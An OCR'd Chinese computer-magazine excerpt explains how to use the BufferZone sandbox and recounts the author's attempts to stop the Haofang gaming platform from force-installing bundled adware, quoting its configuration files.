


图5

在Summary面板中显示了运行在“安全缓冲区”中的程序数量，以及在系统中存在多少个值得信任的程序。还列出了




图6

BUFFERZONE具有的3种保护类型及其运行状态，包括Web Protection（网页保护），Mail Protection（邮件），P2P Protection（P2P软件保护）。点击相应的保护名称，能够启动或禁止保护。在“Running in BufferZone”面板中列出当前在“安全缓冲区”中运行的所有程序。选中程序图标，利用右键菜单（图6），能执行转化成正常的程序、刷新程序列表、禁止程序运行、中止运行等4种操作。如果希望删除运行在“安全缓冲区”中的程序，点击“Clean BufferZone”按钮即可。

对于自己利用BufferZone精心配置的“安全缓冲区”，当然不希望别人轻易进行改变，打开“Configuration”页面（图7），在General面板的Password组合框中勾选“Administrator' password”项，输入管理员密码。

这样，退出BufferZone及利用BufferZone进行修改操作时都必须输入管理员密码。




图7

如果您懒得输密码，可以勾选“Memorize password for [seconds]”项，并输入具体的时间间隔（以秒为单位），则在指定的时间内BufferZone能自动记忆密码，超时后仍需手工输入密码。如果您经常下载并安装运行软件，时间一长，“安全缓冲区”会挤满了软件，引起系统性能的下降。觉得手工清理“安全缓冲区”太麻烦，可以在“BufferZone Maintenance”面板中按照指定天数，指定的星期数，每月的指定星期数，指定的时间内，让BUFFER ZONE定时自动清理“虚拟机”。

此外，BUFFERZONE还可以对电脑中的移动设备进行保护，包括USB移动硬盘，闪盘，光驱，软驱，网络映射盘等，当在这些移动存储设备上运行软件时，同样让其处于在“虚拟机”中，以避免隐藏在移动存储设备中的恶意程序破坏系统。打开“Execueables Policy”面板（图8），“Removable media Policy”列出所有类型的移动设备，在Device Type列中选中设备（例如




图8

USB disk-on-key)，在Protection中的保护类型列表中可以选择None（不保护），BufferZone（发送到“虚拟机”中），Forbidden（禁止运行），Confidential（秘密运行）等类型。

四、保护重要文件

运行在“虚拟机”中的程序鱼龙混杂，可能包括各种非法程序，为避免其非法窃取您的重要文件，您可以打开桌面上的“My Secure Documents”文件夹，将重要文件（例如各种密码文件）放到该文件夹中。此外，BufferZone和系统紧密集成，在资源管理器选中文件或文件夹，在其右键菜单上选择“BufferZone”→“Confidential:hide from BufferZone”项，文件或文件夹就隐藏起来了，运行在“安全缓冲区”中的程序就无法访问这些隐藏的文件了。如果点击“BufferZone”→“Forbidden:deny all access”项，则文件就处于禁止访问状态，任何程序（包括正常的程序）都无法访问该文件或文件夹。这样，就不怕恶意程序窥视您的重要文件了。

当需要暂时取消BufferZone对系统的保护，可以在系统托盘中的IEBS图标的右键菜单上点击“Disable protection”项即可。与之类似，点击“Unload”菜单项则完全退出BufferZone。

有了BufferZone的保护，小菜们就可以放心大胆地在电脑上测试病毒、木马了。

（本文中所涉及到的BufferZone已收录到光盘中）



再见吧！浩方平台中的流氓软件

沉默（silent）

文章难易度：★★
文章阅读点：作者如何反复尝试以解决流氓软件的安装问题

相信大家对浩方平台都很熟悉吧，但每次打开浩方平台时都会出现一个强制安装的对话框，烦都烦死了，一不小心按了确定就被“强奸”了。上次和网友聊天时，边聊天边打开浩方，不小心安装了里面的流氓软件，害得那次卡了半天，如图1。相信大家都有这样的经历吧，而我这次讲的就是解除浩方的强制安装软件和每次关闭浩方时弹出来的那个网站。避免以后误安装这些流氓软件。




图1

首先打开浩方，出现如图1所示的提示。其实这些都是调用安装文件中的文件。如果是调用，那么肯定有启动的文件。本来以为删掉那些流氓软件的安装程序就可以解除强制安装流氓软件了，如图2。




图2

可是事实证明我的想法是错的。虽然删了干净，但下次启动浩方时那些流氓软件还会出现在安装文件中。这怎么办呢。不过，有个文件引起了我的注意，如图3。




图3

文件内容如下：

```
[ra.dll]
Sequence=1000005
[System]
Version=2
[WCSocket.dll]
Sequence=1000009
[dpsocket.dll]
Sequence=1000002
[CA3Socket2.dll]
Sequence=1000013
[CASocket.dll]
Sequence=1000025
[CA3Socket.dll]
Sequence=1000014
```

这些文件都是dll，既动态链接库。虽然看不懂讲的是什么意思，但记得以前看过一些文章，模糊的记得一些程序都是调用动态链接库启动的，如果把这些和那些安装程序全部删了会怎么样。有了想法于是开始行动了，找到这些动态链接库全部干掉，辛苦啊。现在再打开看看，汗！又出现了，事实证明这步又失败了，再次出现如图1画面。于是再次到安装文件中看看，狂晕，那些让我费劲删除的文件竟然一个不剩的“复活”了。不过庆幸的是动态链接库没有“复活”，于是把动态链接库还原。目标又回到HFGame.ini这个文件中，一气之下把里面的内容全部删了，然后保存。再次删除动态链接库和流氓软件安装程序。等我灰心丧气得打开浩方时，又出现了该死的图1。

又一次把安装文件里面的HFGame.ini、流氓软件和以数字为名字的txt文件全部删除。等我再一次打开浩方，不用想也知道又失败了。但无意间打开以数字为

名字的txt文件，如图4。

```
[Configure]
Time=0
Files=6
Url_0="http://pt.cga.com.cn/cns0206.exe"
Text_0="通过雅虎助手方便的搜索网页、mp3、图片和新闻"
Url_1="http://pt.cga.com.cn/yassist0206.exe"
Text_1="雅虎助手为您免费提供在线病毒查杀、广告拦截、IE保护等服务，消除上网时的安全隐患，还您一个清净的互联空间。"
